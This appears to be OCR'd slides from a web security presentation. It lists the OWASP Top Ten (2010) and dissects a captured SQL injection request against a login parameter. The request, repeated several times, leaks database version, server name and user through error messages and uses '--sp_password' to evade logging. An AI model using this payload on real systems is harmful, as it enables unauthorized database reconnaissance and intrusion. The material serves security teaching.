
The ‘new’ OWASP Top Ten (2010)

- A1: Injection
- A2: Cross Site Scripting (XSS)
- A3: Broken Authentication and Session Management
- A4: Insecure Direct Object References
- A5: Cross Site Request Forgery (CSRF)
- A6: Security Misconfiguration
- A7: Insecure Cryptographic Storage
- A8: Failure to Restrict URL Access
- A9: Insufficient Transport Layer Protection
- A10: Unvalidated Redirects and Forwards

OWASP
The Open Web Application Security Project
http://www.owasp.org

http://www.owasp.org/index.php/Top_10


Real SQL Injection Attack



Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```


Attack Vector – LoginEmail Parameter



Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```


Reconnaissance



Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```


DB Logging Evasion



Request Details

```
GET /cart/loginexecute.asp?LoginEmail='%20or%201=convert(int,(select%20@@version%2b'/'%2b@ \
@servername%2b'/'%2bdb_name()%2b'/'%2bsystem_user))--sp_password HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
User-Agent: Microsoft URL Control - 6.00.8862
Host: www.example.com
X-Forwarded-For: 222.252.135.128
Connection: Keep-Alive
Cache-Control: no-cache, bypass-client=222.252.135.128
```

Application Errors – SQL Data Leakage




Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBFLOFIFOBPCJDBGP; path=/
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

Response to SQL Injected Query




Response Details

```
HTTP/1.1 500 Internal Server Error
Content-Length: 598
Content-Type: text/html
Cache-control: private
Set-Cookie: ASPSESSIONIDCCQCSRDQ=EHEPIKBBBFLOFIFOBPCJDBGP; path=/
Connection: close
```

```
 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>e \
rror '80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax  \
error converting the nvarchar value 'Microsoft SQL Server  2000 - 8.00.2039 (Int \
el X86)
.May  3 2005 23:18:38
.Copyright (c) 1988-2003 Microsoft Corporation
.Standard Edition on Windows NT 5.2 (Build 3790: Service Pack 1)
/EXAMPLE_SQL/OPT/OPT2' to a column of data type int.</font>
```

